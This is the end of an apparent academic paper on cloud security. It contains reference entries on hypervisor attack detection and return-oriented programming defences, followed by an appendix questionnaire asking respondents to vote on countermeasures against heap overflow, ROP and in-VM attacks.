[155] Ansari, S., Hans, K. & Khatri, S. (2017). A naive Bayes classifier approach for detecting hypervisor attacks in virtual machines. In International Conference on Telecommunication and Networks (TEL-NET) (p. 1-6).

[156] Mishra, P., Pilli, E., Varadharajan, V. & Tupakula, U. (2017). Out-VM monitoring for malicious network packet detection in cloud. ISEA Asia Security and Privacy (ISEASP).

[157] Nezarat, A. (2017). A game theoretic method for VM-to-hypervisor attacks detection in cloud environment. In IEEE/ACM International Symposium on Cluster, Cloud and Grid Computing (CCGRID) (p. 1127-1132).

[158] Valdiviezo-Diaz, P., Ortega, F., Cobos, E., & Lara-Cabrera, R. (2019). A collaborative filtering approach based on Naïve Bayes classifier. IEEE Access, 7, 108581-108592.

[159] Niazi, R. & Faheem, Y. (2019). A Bayesian game-theoretic intrusion detection system for hypervisor-based software defined networks in smart grids. IEEE Access, 7, 88656-88672.

[160] Albalawi, A., Vassilakis, V., & Calinescu, R. (2022). Side-channel Attacks and Countermeasures in Cloud Services and Infrastructures. In *NOMS 2022-2022 IEEE/IFIP Network Operations and Management Symposium* (pp. 1-4). IEEE.

[161] Cruz, J., Gaikwad, P., Nair, A., Chakraborty, P., & Bhunia, S. (2022). Automatic hardware trojan insertion using machine learning. *arXiv preprint arXiv:2204.08580.*

[162] Ruan, Y., Kalyanasundaram, S., & Zou, X. (2016). Survey of return-oriented programming defense mechanisms. *Security and Communication Networks*, *9*(10), 1247-1265.

[163] Billgren, P. (2014). Analysis of Defenses against Return Oriented Programming. *Department of Electrical and Information Technology Lund University.*

[164] Pappas, V. (2015). *Defending against return-oriented programming*. Columbia University.

Appendix A

Questionnaire

Research Question a: What can be done to improve the defensive countermeasures against a) heap flow attacks in the cloud?

Heap overflow defensive countermeasure	**Please tick to vote**
Eliminate software bugs	
Checking buffer size	
Monitoring function pointers	

Research Question b: What can be done to improve the defensive countermeasures against b) ROP attacks in the cloud?

ROP defensive countermeasure	**Please tick to vote**
Address Space Layout Randomization	
Data Execution Prevention (DEP)	
Frequent return instructions and gadgets	
Shadow stack	
The sliding window method	
Monitoring control flow integrity and the number of turning up gadget	

Research Question c: What can be done to improve the defensive countermeasures against c) cyberattacks launched inside VMs in the cloud?

Cyberattacks Launched inside VMs defensive countermeasure	**Please tick to vote**
Applications Installation	
Signature-based Detection	
Virtual Network Interface Controller	
Abnormal Behavior	
Input validation for Applications of VMs	